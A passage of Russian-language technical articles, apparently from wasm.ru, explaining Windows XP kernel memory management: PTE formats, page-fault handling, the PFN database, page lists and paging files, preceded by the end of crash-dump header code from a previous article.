  exception.ExceptionFlags = EXCEPTION_NONCONTINUABLE;
  exception.ExceptionRecord = NULL;
  exception.ExceptionAddress = (PVOID) ctx.Eip;
  exception.NumberParameters = 0;

  RtlCopyMemory( &blocks[ DH_EXCEPTION_RECORD ],
      &exception,
      sizeof(EXCEPTION_RECORD)
      );

  //
  // Initialize dump type & size
  //

  blocks[ DH_DUMP_TYPE ] = DUMP_TYPE_COMPLETE;

     ((LARGE_INTEGER*)&blocks[DH_REQUIRED_DUMP_SPACE])->QuadPart = ( MmPhysicalMemoryBlock-
     >NumberOfPages << 12 ) + 0x1000;

  DbgPrint("Header page initialized OK\n");

  return TRUE;
 }
```

На этом всё. В приложении к статье можно найти более новую версию gr8lkd, которую я еще никуда не выкладывал, исходники AnalyseCrashDump и исходники gendump драйвера.

Файлы к статье:

• gr8lkd2.rar (находится в архиве `wasm_files.zip`: `files/0461/gr8lkd2.rar`) (81.1 Kb)
• AnalyseCrashDump.rar (находится в архиве `wasm_files.zip`: `files/0461/AnalyseCrashDump.rar`) (11.6 Kb)
• gendump.rar (находится в архиве `wasm_files.zip`: `files/0461/gendump.rar`) (10.1 Kb)

Управление памятью в ядре Windows XP

Автор: Great

Дата: 2008-01-16

Для начала нечто вроде вступления. Статья рассчитана на тех, кто уже работал с памятью в режиме ядра и отличает MmProbeAndLockPages от MmMapLockedPagesSpecifyCache, а так же знаком с основами устройства управления памятью у процессора - каталоги страниц (PDE), таблицы страниц (PTE), исключение ошибки страницы (#PF). Для исправления первого упущения рекомендуется сначала прочитать соответствующие статьи Four-F (http://www.wasm.ru/series.php?sid=9, части 6 и 9), для исправления второго - статьи цикла BrokenSword "Процессор Intel в защищенном режиме" (http://www.wasm.ru/series.php?sid=20, части 6 и 7, кстати, в части 7 есть ошибка в картинке - вместо картинки для PDE 4M страниц представлена картинка для PDE 4K страниц).

I. Устройство PDE/PTE, невалидные PTE

Рассмотрим сначала как в Windows используются поля PTE, которые помечены Intel как доступные программному обеспечению операционной системы (Avail.) Эти три бита операционная система Windows использует следующим образом (структуры при выключенном и включенном PAE соответственно):

```
typedef struct _MMPTE_HARDWARE {
    ULONG Valid : 1;
    ULONG Write : 1;
    ULONG Owner : 1;
    ULONG WriteThrough : 1;
    ULONG CacheDisable : 1;
    ULONG Accessed : 1;
    ULONG Dirty : 1;
    ULONG LargePage : 1;
    ULONG Global : 1;
    ULONG CopyOnWrite : 1; // software field
    ULONG Prototype : 1;   // software field
    ULONG reserved : 1;    // software field
    ULONG PageFrameNumber : 20;
} MMPTE_HARDWARE, *PMMPTE_HARDWARE;

typedef struct _MMPTE_HARDWARE_PAE {
    ULONGLONG Valid : 1;
    ULONGLONG Write : 1;
    ULONGLONG Owner : 1;
    ULONGLONG WriteThrough : 1;
    ULONGLONG CacheDisable : 1;
    ULONGLONG Accessed : 1;
    ULONGLONG Dirty : 1;
    ULONGLONG LargePage : 1;
    ULONGLONG Global : 1;
    ULONGLONG CopyOnWrite : 1; // software field
    ULONGLONG Prototype : 1;   // software field
    ULONGLONG reserved0 : 1;  // software field
    ULONGLONG PageFrameNumber : 24;
    ULONGLONG reserved1 : 28;  // software field
} MMPTE_HARDWARE_PAE, *PMMPTE_HARDWARE_PAE;
```

Комментариями помечены такие поля.

Поле **CopyOnWrite** означает, является ли страница копируемой при записи. Такие страницы с пользовательской стороны задаются атрибутом PAGE_WRITECOPY или PAGE_EXECUTE_WRITECOPY и означают, что процессу будет выделена личная копия страницы при попытке записи в неё. Остальные будут использовать публичную не модифицированную копию. Поле **Prototype** для валидного PTE означает, что это т.н. прототипный PTE, используемый для

разделения памяти между процессами с помощью механизма проецированных в память файлов (Memory Mapped Files, MMF, см. документацию на Win32 API CreateFileMapping, OpenFileMapping, MapViewOfFile(Ex)) Поле **reserved** для валидного PTE не используется, для невалидного PTE этот бит называется Transition и установлен, когда PTE считается переходным.

Не буду рассказывать про аппаратное управление памятью и остальные поля структур PDE/PTE: об этом неплохо писали уже не один десяток раз. Последующее же повествование пойдет про формат тех PTE, которые использует Windows при флаге Valid = 0, или про недействительные (невалидные) PTE.

• **Paged out PTE** (выгруженные PTE) - невалидный PTE, описывающий страницу, выгруженную в файл подкачки. По первому требованию она вновь будет считана и включена в рабочий набор. PTE описывается структурой

```
typedef struct _MMPTE_SOFTWARE {
    ULONG Valid : 1;
    ULONG PageFileLow : 4;
    ULONG Protection : 5;
    ULONG Prototype : 1;
    ULONG Transition : 1;
    ULONG PageFileHigh : 20;
} MMPTE_SOFTWARE;
```

А при включенном PAE такой:

```
typedef struct _MMPTE_SOFTWARE_PAE {
    ULONGLONG Valid : 1;
    ULONGLONG PageFileLow : 4;
    ULONGLONG Protection : 5;
    ULONGLONG Prototype : 1;
    ULONGLONG Transition : 1;
    ULONGLONG Unused : 20;
    ULONGLONG PageFileHigh : 32;
} MMPTE_SOFTWARE_PAE;
```

При этом Valid = 0 PageFileLow содержит номер страничного файла (которых, как нетрудно догадаться, максимально может быть 16 штук) Protection, соответственно, атрибуты доступа на страницу, задается в виде констант MM_*:

```
#define MM_ZERO_ACCESS         0  // this value is not used.
#define MM_READONLY            1
#define MM_EXECUTE             2
#define MM_EXECUTE_READ        3
#define MM_READWRITE           4  // bit 2 is set if this is writable.
#define MM_WRITECOPY           5
#define MM_EXECUTE_READWRITE   6
#define MM_EXECUTE_WRITECOPY   7
#define MM_NOCACHE             8
#define MM_DECOMMIT         0x10
#define MM_NOACCESS         MM_DECOMMIT|MM_NOCACHE
```

Prototype = 0 Transition = 0 PageFileHigh - номер страницы в страничном файле (о страничном файле и подкачке далее)

• **Demand zero PTE** (обнуляемые по требованию PTE) - невалидный PTE, описывающий страницу, которой еще нет в рабочем наборе, но по обращению она должна быть выделена либо из списка обнуленных страниц, либо из списка свободных страниц, обнулена и добавлена в рабочий набор. Описывается аналогично выгруженному PTE за тем исключением, что PageFileHigh = 0.

• **Prototype PTE** (прототипные PTE) - невалидные PTE, которые описывают страницы, разделяемые несколькими процессами, например, спроецированные в память файлы. Точнее, такие PTE создаются в одном экземпляре и не включаются в списки PDE, а в списках PDE процесса располагаются следующие невалидные PTE, ссылающиеся на прототипные PTE, соответственно их версии для систем без PAE и с PAE:

```
typedef struct _MMPTE_PROTOTYPE {
    ULONG Valid : 1;
    ULONG ProtoAddressLow : 7;
    ULONG ReadOnly : 1;
    ULONG WhichPool : 1;
    ULONG Prototype : 1;
    ULONG ProtoAddressHigh : 21;
} MMPTE_PROTOTYPE;

typedef struct _MMPTE_PROTOTYPE_PAE {
    ULONGLONG Valid : 1;
    ULONGLONG Unused0: 7;
    ULONGLONG ReadOnly : 1;
    ULONGLONG Unused1: 1;
    ULONGLONG Prototype : 1;
    ULONGLONG Protection : 5;
    ULONGLONG Unused: 16;
    ULONGLONG ProtoAddress: 32;
} MMPTE_PROTOTYPE_PAE;
```

При этом: Valid = 0 ProtoAddress (ProtoAddressLow/ProtoAddressHigh) содержат ссылку на прототипный PTE, описывающий разделяемую страницу. Prototype = 1 Protection содержит атрибуты защиты страницы (MM_*) ReadOnly установлен, если страница должна только читаться. Игнорируется при загрузке образов в пространство сеанса - загрузчику позволяется писать в такие страницы в целях обработки импортов или расставления релоков. WhichPool назначение этого поля мне неизвестно..

• **Transition PTE** (переходные PTE) - невалидные PTE, описывающие страницу, которая находится в списке Standby, Modified или ModifiedNoWrite страниц (об этих списках далее). При обращении страница возвращается в рабочий набор. Описываются следующими структурами:

```
typedef struct _MMPTE_TRANSITION {
    ULONG Valid : 1;
    ULONG Write : 1;
    ULONG Owner : 1;
    ULONG WriteThrough : 1;
    ULONG CacheDisable : 1;
    ULONG Protection : 5;
    ULONG Prototype : 1;
    ULONG Transition : 1;
    ULONG PageFrameNumber : 20;
} MMPTE_TRANSITION;

typedef struct _MMPTE_TRANSITION_PAE {
    ULONGLONG Valid : 1;
    ULONGLONG Write : 1;
    ULONGLONG Owner : 1;
    ULONGLONG WriteThrough : 1;
    ULONGLONG CacheDisable : 1;
    ULONGLONG Protection : 5;
    ULONGLONG Prototype : 1;
    ULONGLONG Transition : 1;
    ULONGLONG PageFrameNumber : 24;
    ULONGLONG Unused : 28;
} MMPTE_TRANSITION_PAE;
```

При этом: Valid = 0 Prototype = 0 Transition = 1 Назначение остальных полей аналогично валидному PTE

II. Обработка ошибок страниц

Когда процессор сталкивается с невалидным PTE, генерируется исключение ошибки страницы (#PF, Page Fault). В Windows обработчик _KiTrap0E вызывает MmAccessFault() для обработки исключения, которая после некоторого числа проверок вызывает MiDispatchFault, если страница должна быть разрешена успешно.

MiDispatchFault вызывает одну из следующих функций для разрешения ошибки страницы:

• **MiResolveProtoPteFault** вызывается при ошибке страницы на PTE с флагом Prototype=1 Она исследует прототипный PTE, на который указывает сбойный PTE и: 1. Если прототипный PTE тоже имеет флаг Prototype, значит это разделяемые страницы проецированного в память файла. Вызывается MiResolveMappedFileFault. 2. Если прототипный PTE имеет флаг Transition, то значит, что это переходный PTE, его страница находится в списке модифицированных или простаивающих страниц. Попала она туда в результате усечения рабочего набора. Вызывается MiResolveTransitionFault. 3. Если у прототипного PTE Transition==0 && Prototype==0 && PageFileHigh==0, то это demand-zero PTE. Вызывается MiResolveDemandZeroFault. 4. Если у прототипного PTE Transition==0 && Prototype==0 && PageFileHigh!=0, то страница выгружена в своп. Вызывается MiResolvePageFileFault.

• **MiResolveTransitionFault** вызывается, когда сбойный PTE имеет флаг Transition=1, либо если он указывает на прототипный PTE, имеющий флаг Transition. Поскольку страницы в этом состоянии оказываются в результате усечения рабочего набора или других обстоятельств, когда понадобились физические страницы, то разрешение такой ошибки страницы должно заключаться в возвращении страницы в рабочий набор. Поскольку страница еще не выгружена на диск, то сделать это очень просто - нужно лишь записать валидный PTE на место недействительного. Например, в состояние Transition как раз и переводит страницы функция MmTrimAllSystemPagableMemory(0), но о ней подробнее далее в части статьи, посвященную подкачке.

• **MiResolveDemandZeroFault** вызван при обработке ошибки страницы, обнуляемой по требованию. Если запрос был из пользовательского режима, тогда идет попытка выделения физической страницы из списка обнуленных страниц (о поддерживаемых списках физических страниц далее). Если это не удается, выделяется свободная страница и обнуляется. При запросе из режима ядра обнуление не форсируется при выделении страницы из списка свободных страниц. Для обнуления используются зарезервированные системные PTE или гиперпространство.
• **MiResolvePageFileFault** вызывается при обработке ошибки страницы, которая была выгружена в файл подкачки. Инициируется операция чтения файла подкачки за счет возвращения статуса STATUS_ISSUE_PAGING_IO, страницы читаются из файла подкачки кластерами для снижения числа ошибок страниц. Когда MiDispatchFault получает статус STATUS_ISSUE_PAGING_IO, она выполняет операцию чтения страниц с помощью функции IoPageRead, которая производит создание обычного IRP для операции IRP_MJ_READ, но ставит в нем специальный флаг IRP_PAGING_IO. Страница выбирается из списка свободных или обнуленных страниц.
• **MiResolveMappedFileFault** вызывается из MiResolveProtoPteFault когда Prototype==1 у прототипного PTE. Тогда PTE трактуется следующим образом (варианты без PAE и с PAE):

```
typedef struct _MMPTE_SUBSECTION {
    ULONG Valid : 1;
    ULONG SubsectionAddressLow : 4;
    ULONG Protection : 5;
    ULONG Prototype : 1;
    ULONG SubsectionAddressHigh : 20;
    ULONG WhichPool : 1;
} MMPTE_SUBSECTION;

typedef struct _MMPTE_SUBSECTION {
    ULONGLONG Valid : 1;
    ULONGLONG Unused0 : 4;
    ULONGLONG Protection : 5;
    ULONGLONG Prototype : 1;
    ULONGLONG Unused1 : 21;
    ULONGLONG SubsectionAddress : 32;
} MMPTE_SUBSECTION;
```

Он содержит адрес объекта SUBSECTION, поддерживающего спроецированный файл. Например, в SUBSECTION::ControlArea->FilePointer хранится FILE_OBJECT файла.

III. Управление физической памятью Физическая память в системе описывается определенными структурами режима ядра. Они необходимы для поддержания списка свободных и занятых страниц, для удовлетворения аллокаций и других операций с памятью. Для начала рассмотрим, какие же основные части ядра отвечают за описание и распределение физической памяти системы. Первой структурой, на которую мы обратим внимание, будет **MmPhysicalMemoryDescriptor** , имеющую описание:

```
typedef struct _PHYSICAL_MEMORY_RUN {
    PFN_NUMBER BasePage;
    PFN_NUMBER PageCount;
} PHYSICAL_MEMORY_RUN, *PPHYSICAL_MEMORY_RUN;

typedef struct _PHYSICAL_MEMORY_DESCRIPTOR {
    ULONG NumberOfRuns;
    PFN_NUMBER NumberOfPages;
    PHYSICAL_MEMORY_RUN Run[1];
} PHYSICAL_MEMORY_DESCRIPTOR, *PPHYSICAL_MEMORY_DESCRIPTOR;

PPHYSICAL_MEMORY_DESCRIPTOR MmPhysicalMemoryDescriptor;
```

Переменная ядра MmPhysicalMemoryDescriptor описывает всю доступную и пригодную для использования физическую память в системе и инициализируется при загрузке.

Ядро поддерживает шесть списков страниц (из восьми возможных состояний), в которых размещаются практически все физические страницы, разве что за исключением тех, что используются самим менеджером памяти. Списки страниц поддерживаются указателями u1.Flink и u2.Blink в структуре MMPFN (о ней далее). Это списки:

• ZeroedPageList - Список обнуленных страниц, которые можно выдавать по запросу из пользовательского кода. В фоновом режиме работает поток MmZeroPageThread (в него переходит первичный поток KiSystemStartup после всей инициализации) и занимается обнулением свободных страниц с перемещением их в этот список. При запросе страницы пользовательским кодом это наиболее приоритетный список, откуда может быть вынута страница.
• FreePageList - список свободных страниц. Они могут быть переданы пользоваелю после обнуления (поток либо сигналит событие MmZeroingPageEvent, тогда страницу обнуляет поток обнуления страниц MmZeroPageThread, либо в некоторых исключительных случаях обнуляет самостоятельно - например при обработке #PF на PTE типа demand-zero. В этом случае передача страницы потоку обнуления повлечет за собой дополнительные потери времени), в запросах от пользователя это второй по приоритету список после ZeroedPageList.
• StandbyPageList - список простаивающих страниц. Эти страницы раньше входили в рабочий набор (процесса или системы), но в последствии были удалены из него. Страница не была изменена с последней записи на диск, PTE, ссылающийся на такую страницу, находится в переходном (transition) состоянии и страница может быть использована для удовлетворения запроса на выделение памяти, но после просмотра списков обнуленных и свободных страниц. (В Windows 2003 есть 8 подсписков, поддерживающих простаивающие страницы, по приоритетам, они описаны в массиве MmStandbyPageListByPriority[]. В Windows XP и ниже список один)
• ModifiedPageList - список модифицированных страниц, они тоже раньше входили в рабочий набор, но в последствии были удалены из него в результате сокращения рабочих наборов по какой-либо причине. Страницы были изменены с момента последней записи на диск и должны быть записаны в файл подкачки. PTE все еще ссылается на страницу, но недействителен и находится в состоянии transition.
• ModifiedNoWritePageList - список модифицированных, но не записываемых страниц. Аналогично предыдущему, но страница не должна быть записана на диск.
• BadPageList - список страниц, которые были помечены менеджером памяти плохими по каким-либо причинам. Они не должны быть использованы. Например, поток обнуления страниц временно помечает страницы плохими, когда ищет область из страниц, ждущих обнуления, чтобы

они не были вдруг переданы какому-нибудь процессу по запросу выделения продолжительного региона памяти (MmAllocateContiguousMemory). PTE не должны ссылаться на такую страницу.

Состояние страниц, не являющиеся списками:
• ActiveAndValid - страница активная и действительная, не входит ни в один список. Такие страницы являются частью рабочего набора или не входят ни в один рабочий набор и являются частью неподкачиваемой памяти системы. На них ссылаются действительные PTE.
• TransitionPage - временное состояние страницы на время ожидания операции ввода-вывода.

Указатели на списки хранит переменная ядра MmPageLocationList[], содержимое которой объявлено следующим образом:

```
PMMPFNLIST MmPageLocationList[8] =
 {
  &MmZeroedPageListHead,
  &MmFreePageListHead,
  &MmStandbyPageListHead,
  &MmModifiedPageListHead,
  &MmModifiedNoWritePageListHead,
  &MmBadPageListHead,
  NULL,
  NULL };
```

Есть два важных потока, оперирующих списками страниц - поток обнуления страниц и поток записи модифицированных страниц.

• Поток обнуления страниц. В него KiSystemStartup переходит после инициализации всех компонентов системы и запуска менеджера сессий smss. Он занимается тем, что в цикле ожидает события MmZeroingPageEvent. Когда оно наступает (а наступает оно при наличии в системе достаточного количества свободных страниц, чтобы поток обнуления мог их стереть), захватывается спин-блокировка базы данных фреймов (PFN Database), выделяется страница из списка свободных страниц, проецируется в гиперпространство и обнуляется, после чего включается в список обнуленных страниц и цикл повторяется.
• Поток записи модифицированных страниц. После старта подсистемы управления памятью MmInitSystem() создает через PsCreateSystemThread поток MiModifiedPageWriter, который стартует второй вспомогательный поток MiMappedPageWriter, а сам переходит в MiModifiedPageWriterWorker. Основной функцией выгрузки страниц в своп-файл является MiGatherMappedPages, о выгрузке будет рассказано далее в следующей части статьи.

MmPfnDatabase. MmPfnDatabase - это массив структур MMPFN, описывающих каждую физическую страницу в системе. Это, пожалуй, второй по важности объект, после массивов PDE/PTE, которые поддерживают низкоуровневые операции с памятью. В списках PFN хранится информация о конкретной физической странице. Схематично MMPFN представляется в следующем виде (полное объявлеие прилагается к исходникам к статье, в том числе и для других версий ОС - Windows 2000, Windows 2003 Server):

```
typedef struct _MMPFN {
    union {
        PFN_NUMBER Flink;             // Used if (u3.e1.PageLocation < ActiveAndValid)
        WSLE_NUMBER WsIndex;          // Used if (u3.e1.PageLocation == ActiveAndValid)
        PKEVENT Event;                // Used if (u3.e1.PageLocation == TransitionPage)
  NTSTATUS ReadStatus;          // Used if (u4.InPageError == 1)
    } u1;
    PMMPTE PteAddress;
    union {
        PFN_NUMBER Blink;             // Used if (u3.e1.PageLocation < ActiveAndValid)
        ULONG ShareCount;             // Used if (u3.e1.PageLocation >= ActiveAndValid)
        ULONG SecondaryColorFlink;    // Used if (u3.e1.PageLocation == FreePageList or ==
    ZeroedPageList)
    } u2;
    union {
     struct _MMPFNENTRY {
```

```
        ULONG Modified : 1;
        ULONG ReadInProgress : 1;
        ULONG WriteInProgress : 1;
        ULONG PrototypePte: 1;
        ULONG PageColor : 3;
        ULONG ParityError : 1;
        ULONG PageLocation : 3;
        ULONG RemovalRequested : 1;
     ULONG CacheAttribute : 2;
        ULONG Rom : 1;
     ULONG LockCharged : 1;
        ULONG ReferenceCount : 16;
          } e1;
          struct {
              USHORT ShortFlags;
              USHORT ReferenceCount;
          } e2;
      } u3;
      MMPTE OriginalPte;
      union {
    ULONG EntireFrame;
    struct {
     ULONG PteFrame : 26;
     ULONG InPageError : 1;
     ULONG VerifierAllocation : 1;
     ULONG AweAllocation : 1;
     ULONG LockCharged : 1;
     ULONG KernelStack : 1;
     ULONG Reserved : 1;
    };
   } u4;
  } MMPFN, *PMMPFN;
```

Элементы u1.Flink / u2.Blink поддерживают связанность шести списков страниц, про которые говорилось выше, используются, когда u3.e1.PageLocation < ActiveAndValid. Если u3.e1.PageLocation >= ActiveAndValid, тогда второе объединение трактуется как u2.ShareCount и содержит счетчик числа пользователей - количество PTE, ссылающихся на эту страницу. Для страниц, содержащих массивы PTE, содержит число действительных PTE на странице. Если u3.e1.PageLocation == ActiveAndValid, u1 трактуется как u1.WsIndex - индекс страницы в рабочем наборе (или 0 если страница в неподкачиваемой области памяти). Если u3.e1.PageLocation == TransitionPage, u1 трактуется как u1.Event - адрес объекта "событие", на котором будет ожидать менеджер памяти для разрешения доступа на страницу. Если u4.InPageError == 1, то u1 трактуется как ReadStatus и содержит статус ошибки чтения.

ReferenceCount содержит счетчик ссылок действительных PTE на эту страницу или использования ее внутри менеджера памяти (например, во время записи страницы на диск, счетчик ссылок увеличивается на единицу). Он всегда >= ShareCount **PteAddress** содержит обратную ссылку на PTE, который указывает на эту физическую страницу. Младший бит означает, что PFN удаляется. **OriginalPte** содержит оригинальный PTE, используемый для восстановления его в случае выгрузки страницы. **u4.PteFrame** - номер PTE, поддерживающего страницу, где находится текущая структура MMPFN. Кроме того объединение u4 содержит еще и следующие дополнительные флаги:

• InPageError - показывает, что при чтении страницы с диска произошла ошибка. u1.ReadStatus хранит статус этой ошибки.
• VerifierAllocation устанавливается в единицу для аллокаций, защищаемых Driver Verifier.
• AweAllocation устанавливается в единицу для Address Windowing Extension
• Назначение поля LockCharged и одноименного поля MMPFNENTRY мне, к сожалению, не известно. Если кто знает - поделитесь.
• KernelStack, видимо, устанавливается в единицу для страниц, принадлежащих стеку ядра.

Если страница находится в списке обнуленных или простаивающих страниц, второе объединение трактуется как указатель, связывающий списки обнуленных или свободных страниц по вторичному

цвету (т.н. Secondary Color). Различие по цвету делается по следующей причине: количество цветов устанавливается в количество страниц, которые может вместить в себя кеш-память второго уровня процессора и различие делается, чтобы два соседних выделения памяти не использовали страницы одного цвета для правильного использования кеша.

Объединение u3, фактически, содержит флаги данного PFN. Рассмотрим что же они означают:

• Modified. Установлен для подкачиваемых или спроецированных с диска страниц, что ее содержимое было изменено и должно быть сброшено на диск.
• ReadInProgress, он же StartOfAllocation
• WriteInProgress, он же EndOfAllocation
• PrototypePte, он же LargeSessionAllocation Для неподкачиваемых системных адресов эти три поля трактуется как StartOfAllocation, EndOfAllocation и LargeSessionAllocation и обозначают следующее:
• StartOfAllocation установлено в 1, если эта страница является началом неподкачиваемого пула.
• EndOfAllocation установлено в 1, если эта страница является концом неподкачиваемого пула.
• LargeSessionAllocation установлено в 1 для больших аллокаций в пространстве сессии.
Для подкачиваемых адресов эти поля означают следующее:
• ReadInProgress установлен, пока страница находится в процессе чтения с диска
• WriteInProgress установлен, пока страница записывается на диск
• PrototypePte установлен, когда PTE, который ссылается на эту PFN, является прототипным.
• PageColor, он же иногда называемый Primary Page Color, или цвет страницы. Используется на некоторых платформах для равномерного распределения списков страниц (аллокации вида MiRemoveAnyPage выдаются страницу каждый раз из другого списка другого цвета и несколько списков, поддерживающих, например, свободные страницы, расходуются равномерно). В x86 и x64 используется всего один цвет страниц и это поле всегда равно нулю. Не путать с Secondary Color, который используется для равномерного распределения страниц по кешу второго уровня и используется в функциях MiRemoveZeroPage, MiRemoveAnyPage и др. Кроме простых списков свободных и обнуленных страниц так же поддерживаются списки свободных и обнуленных страниц по цвету - MmFreePagesByColor[список][SecondaryColor], где *список* - это ZeroedPageList или FreePageList. Списки поддерживаются вместе с общими списками свободных и обнуленных страниц, при обнаружении несоответствия генерируется синий экран PFN_LIST_CORRUPT.
• PageLocation - тип страницы (как раз один из восьми вышеперечисленных от ZeroedPageList до TransitionPage)
• RemovalRequested - этим битом помечаются страницы, запрошенные к удалению. После уменьшения их счетчика ссылок до нуля, PTE станет недействительным переходным, а страница попадет в список плохих (BadPageList)
• CacheAttribute - атрибут кеширования страницы. MmNonCached или MmCached.
• Rom - новшество WinXP: физическая страница доступна только для чтения.
• ParityError - на странице произошла ошибка честности

Лучше усвоить написанное поможет пример, содержащийся в приложении к статье. В примере драйвер, который показывает доступные Memory Runs и демонстрирует обращение с PDE/PTE/PFN. Код примера хорошо откомментирован и, с учетом материала статьи, не должен вызвать вопросов.

IV. Управление виртуальной памятью - файл подкачки

Однако размещать все данные постоянно в физической памяти невыгодно - к каким-то данным обращения происходят редко, к каким-то часто, к тому иногда требуются объемы памяти большие, чем доступно физической памяти в системе. Поэтому во всех современных ОС реализован механизм подкачки страниц. Называется он по-разному - выгрузка, подкачка, своп. В Windows этот механизм представляет собой часть менеджера памяти, управляющего подкачкой, и максимально до 16 различных страничных файлов (paging files в терминологии Windows). В Windows есть подкачиваемая и неподкачиваемая память, соответственно, они могут и не могут быть выгружены

на диск. Подкачиваемую память в ядре можно выделить из пула подкачиваемой памяти, неподкачиваемую - соответственно из пула неподкачиваемой (для небольших аллокаций). В пользовательском режиме память обычно подкачиваемая, если только она не была заблокирована в рабочем наборе с помощью вызова VirtualLock. Страничные файлы в ядре Windows представлены переменной ядра MmPagingFile[MAX_PAGE_FILES] (максимальное число страничных файлов, как можно было догадаться еще в самом начале по размеру поля номера страницы в страничном файле в 4 бита, составляет 16 штук). Каждый страничный файл в этом массиве представлен указателем на структуру вида:

```
typedef struct _MMPAGING_FILE {
    PFN_NUMBER Size;
    PFN_NUMBER MaximumSize;
    PFN_NUMBER MinimumSize;
    PFN_NUMBER FreeSpace;
    PFN_NUMBER CurrentUsage;
    PFN_NUMBER PeakUsage;
    PFN_NUMBER Hint;
    PFN_NUMBER HighestPage;
    PVOID Entry[MM_PAGING_FILE_MDLS];
    PRTL_BITMAP Bitmap;
    PFILE_OBJECT File;
    UNICODE_STRING PageFileName;
    ULONG PageFileNumber;
    BOOLEAN Extended;
    BOOLEAN HintSetToZero;
 BOOLEAN BootPartition;
 HANDLE FileHandle;

} MMPAGING_FILE, *PMMPAGING_FILE;
```

• Size - текущий размер файла подкачки (стр.)
• MaximumSize - максимальный размер файла подкачки (стр.)
• MinimumSize - минимальный размер файла подкачки (стр.)
• FreeSpace - число свободных страниц
• CurrentUsage - число занятых страниц. Всегда верна формула Size = FreeSpace+CurrentUsage+1 (первая страница не используется)
• PeakUsage - пиковая нагрузка на файл подкачки
• Hint, HighestPage, HintSetToZero - [назначение неизвестно]
• Entry - массив из двух указателей на блоки MMMOD_WRITER_MDL_ENTRY, используемые потоком записи модифицированных страниц.
• Bitmap - битовая карта RTL_BITMAP занятости страниц в файле подкачки.
• File - объект "файл" файловой системы, используемый для чтения/записи в файл подкачки
• PageFileName - имя файла подкачки, например, \??\C:\pagefile.sys
• PageFileNumber - номер файла подкачки
• Extended - флаг, предположительно указывающий на то, расширялся ли файл подкачки когда-либо с момента создания
• BootPartition - флаг, указывающий на то, располагается ли файл подкачки на загрузочном разделе. Если нет ни одного страничного файла, размещенного на загрузочном разделе, то во время BSoD аварийный дамп записываться не будет.
• FileHandle - хендл файла подкачки.

В приложении к статье есть откомментированный пример с выводом полей структуры MmPagingFile[0] рабочей системы.

Когда системе нужна страница, а свободных страниц осталось мало, происходит усечение рабочих наборов процессов (оно происходит и по другим причинам, это лишь одна из них). Допустим, что усечение рабочих наборов было инициировано функцией MmTrimAllSystemPagableMemory(0). Во время усечения рабочих наборов, PTE страниц переводятся в состояние Transition, счетчик ссылок Pfn->u3.e2.ReferenceCount уменьшеается на 1 (это выполняет функция

MiDecrementReferenceCount). Если счетчик ссылок достиг нуля, сами страницы заносятся в списки StandbyPageList или ModifiedPageList, в зависимости от Pfn->u3.e1.Modified. Страницы из списка StandbyPageList могут быть использованы сразу, как только потребуется - для этого достаточно лишь перевести PTE в состояние Paged-Out. Страницы из списка ModifiedPageList должны быть сперва записаны потоком записи модифицированных страниц на диск, а уж после чего они переводятся в StandbyPageList и могут быть использованы (за выгрузку отвечает функция MiGatherPagefilePages()). Псевдокод снятия страницы из рабочего набора (сильно обрезанный код MiEliminateWorkingSetEntry и вызываемых из нее функций):

```
TempPte = *PointerPte;
PageFrameNumber = PointerPte->u.Hard.PageFrameNumber;

if( Pfn->u3.e1.PrototypePte == 0)
{
 //
 // Приватная страница, сделать переходной.
 //

 MI_ZERO_WSINDEX (Pfn);  // Pfn->u1.WsIndex = 0;

 //
 // Следующий макрос делает это:
 //
 // TempPte.u.Soft.Valid = 0;
 // TempPte.u.Soft.Transition = 1;
 // TempPte.u.Soft.Prototype = 0;
 // TempPte.u.Trans.Protection = PROTECT;
 //

 MI_MAKE_VALID_PTE_TRANSITION (TempPte,
          Pfn->OriginalPte.u.Soft.Protection);

 //
 // Этот вызов на самом деле заменяет текущий PTE на TempPte и очищает буфера
 // ассоциативной трансляции
 //
 // ( *PointerPte = TempPte );
 //

 PreviousPte.u.Flush = KeFlushSingleTb(
         Wsle[WorkingSetIndex].u1.VirtualAddress,
         TRUE,
         (Wsle == MmSystemCacheWsle),
         &PointerPte->u.Hard,
         TempPte.u.Flush);
 //
 // Декремент счетчика использования. Если он стал равен нулю, страница переводится в переходное
    состояние
 // и уменьшается на единицу счетчик ссылок.
 //

 // MiDecrementShareCount()
 Pfn->u2.ShareCount -= 1;

 if( Pfn->u2.ShareCount == 0 )
 {
  if( Pfn->u3.e1.PrototypePte == 1 )
  {
   // ... Дополнительная обработка прототипных PTE ...
  }

  Pfn->u3.e1.PageLocation = TransitionPage;

  //
  // Уменьшаем на 1 счетчик ссылок. Если он тоже стал равен нулю, перемещаем
  //  страницу в список модифицированных или простаивающих страниц, либо полностью удаляем
  // (помещая в список плохих страниц) в зависимости от MI_IS_PFN_DELETED() и RemovalRequested.
  //
```

```
    // MiDecrementReferenceCount()
    Pfn->u3.e2.ReferenceCount -= 1;

    if( Pfn->u3.e2.ReferenceCount == 0 )
    {
     if( MI_IS_PFN_DELETED(Pfn) )
     {
      // PTE больше не ссылаются на эту страницу. Переместить ее в список свободных либо удалить,
      если нужно.

      MiReleasePageFileSpace (Pfn->OriginalPte);

      if( Pfn->u3.e1.RemovalRequested == 1 )
      {
       // Страница помечена к удалению. Перемещаем ее в список плохих страниц. Она не будет
      использована,
       // пока кто-либо не удалит ее из этого списка.

       MiInsertPageInList (MmPageLocationList[BadPageList],
            PageFrameNumber);
      }
      else
      {
       // Помещаем страницу в список свободных
       MiInsertPageInList (MmPageLocationList[FreePageList],
            PageFrameNumber);
      }
      return;
     }

     if( Pfn->u3.e1.Modified == 1 )
     {
      // Страница модифицирована. Помещаем в список модифицированных страниц,
      // поток записи модифицированных страниц запишет ее на диск.
      MiInsertPageList (MmPageLocationList[ModfifiedPageList], PageFrameIndex);
     }
     else
     {
      if (Pfn->u3.e1.RemovalRequested == 1)
      {
       // Удалить страницу, но оставить ее состояние как простаивающее.
       Pfn->u3.e1.Location = StandbyPageList;

       MiRestoreTransitionPte (PageFrameIndex);
       MiInsertPageInList (MmPageLocationList[BadPageList],
            PageFrameNumber);
       return;
      }

      // Помещаем страницу в список простаивающих страниц.
      if (!MmFrontOfList) {
       MiInsertPageInList (MmPageLocationList[StandbyPageList],
            PageFrameNumber);
      } else {
       MiInsertStandbyListAtFront (PageFrameNumber);
      }
     }
    }
   }
  }
```

В приложении к статье есть программа с исходными кодами для демонстрации усечения рабочих наборов из пользовательского режима с помощью вызова SetProcessWorkingSetSize(hProcess, -1, -1).

Напротив, когда поток обращается к странице, которая была удалена из рабочего набора, происходит ошибка страницы. К страничным файлам относятся два типа PTE: Transition и Paged-Out. Если страница была удалена из рабочего набора, но еще не была записана на диск или ей вообще не нужно быть записанной на диск и она ЕЩЕ НАХОДИТСЯ в физической памяти

